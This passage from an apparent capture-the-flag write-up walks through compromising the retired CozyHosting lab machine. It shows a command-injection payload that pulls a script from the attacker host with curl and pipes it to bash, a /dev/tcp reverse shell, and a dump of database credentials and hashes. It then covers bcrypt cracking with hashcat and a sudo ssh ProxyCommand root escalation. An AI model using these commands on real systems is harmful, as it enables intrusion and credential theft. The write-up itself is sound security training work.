
First create the shell




```
┌──(ajsankari㉿ajsankari)-[~]
└─$ echo "sh -i >& /dev/tcp/10.10.14.7/8000 0>&1" > bashrevshell.sh
```



```
┌──(ajsankari㉿ajsankari)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.230 - - [10/Aug/2024 18:53:32] "GET /bashrevshell.sh HTTP/1.1" 200
-
```




```
┌──(ajsankari㉿ajsankari)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.230] 40562
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ █
```



Username
test;curl${IFS}http://10.10.14.7:8000/bashrevshell.sh|bash;

Q8 What user is the web application running as?


From the whoami command we can see that the user is "**app**"



```
┌──(ajsankari㉿ajsankari)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.230] 40562
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ █
```

Q9 What is the full path to the Java file that runs the web application?


Using the pwd command we can see that it is in the **/app** directory.



```
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ pwd
pwd
/app
```

Q10 What is the name of the file where application-related properties are stored in a Spring Boot application?

After googling Spring Boot documentation I find that it is kept in application.properties




Spring Boot / Appendix / Common Application Properties

Common Application Properties

Various properties can be specified inside your `application.properties` file, inside your `application.yaml` file, or as command line switches. This appendix provides a list of common Spring Boot properties and references to the underlying classes that consume them.

Q11 What is the admin user's password for the web application?

After extracting the cloudhosting.jar file I locate application.properties and look at its contents and find the following:




```
app@cozyhosting:/tmp/app/BOOT-INF/classes$ cat application.properties
cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxRapp@cozyhosting:/tmp/app/BOOT-INF/classes$ ls
```

POSTGRES SQL CREDENTIALS

username=postgres

password=Vg&nvzAQ7XxR

Using this I can connect using the command **psql -h 127.0.0.1 -U postgres**




```
app@cozyhosting:/tmp/app/BOOT-INF/classes$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

After finding the user table I use the following command to get all users from the table.


select * from users;

And get the following:




```
   name    |                           password                            | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

admin hash = **2a $10 $SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm**
Using a hash identifier I find that it is a bcrypt hash.



```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm - Possible algorithms: bcrypt $2*$, Blowfish (Unix)
```

I then look what mode this is on hashcat and find that it is **-m 3200**




3200	bcrypt $2*$, Blowfish (Unix)

We save the hash to a file and use hashcat to crack with the following command.


hashcat admin_hash -m 3200 /usr/share/wordlists/rockyou.txt.gz

And get the cracked hash: **manchesterunited**




```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Sat Aug 10 19:39:15 2024 (54 secs)
```

Using **cat /etc/passwd** I see the username josh on the machine.




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/n
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbi
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
```

Connecting to ssh with **josh** and **manchesterunited** gets me user access.




```
└─$ ssh josh@10.10.11.230
```

USER FLAG



```
josh@cozyhosting:~$ cat user.txt
b6678fd9e649c50f7052458591c378b7
```

Q10 What is the full path of the binary that the josh user can execute on the machine as root?




```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Running sudo -l command we can see josh can run **/usr/bin/ssh**

Checking **GTFObins** we can see that if we run the following command we can get a root shell.

sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.


```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```




```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
[sudo] password for josh:
# whoami
root
```

And we are now root :)

ROOT FLAG



```
# cat root.txt
2e394ad40ed48cbf349b8051a28a2b3e
```



CozyHosting has been Pwned!

Congratulations whyAJ, best of luck in capturing flags ahead!

#16124	10 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

THINGS I LEARNT:

- **Spring Boot** enumeration and **/actuator** endpoint discovery.
- **Session hijacking** via exposed cookies.
- **Command injection** exploitation using IFS.
- **Reverse shell creation** through command injection.
- **Password cracking** with hashcat on bcrypt hashes.

HOW THIS COULD HAVE BEEN PREVENTED:

- **Input validation** to prevent command injection.
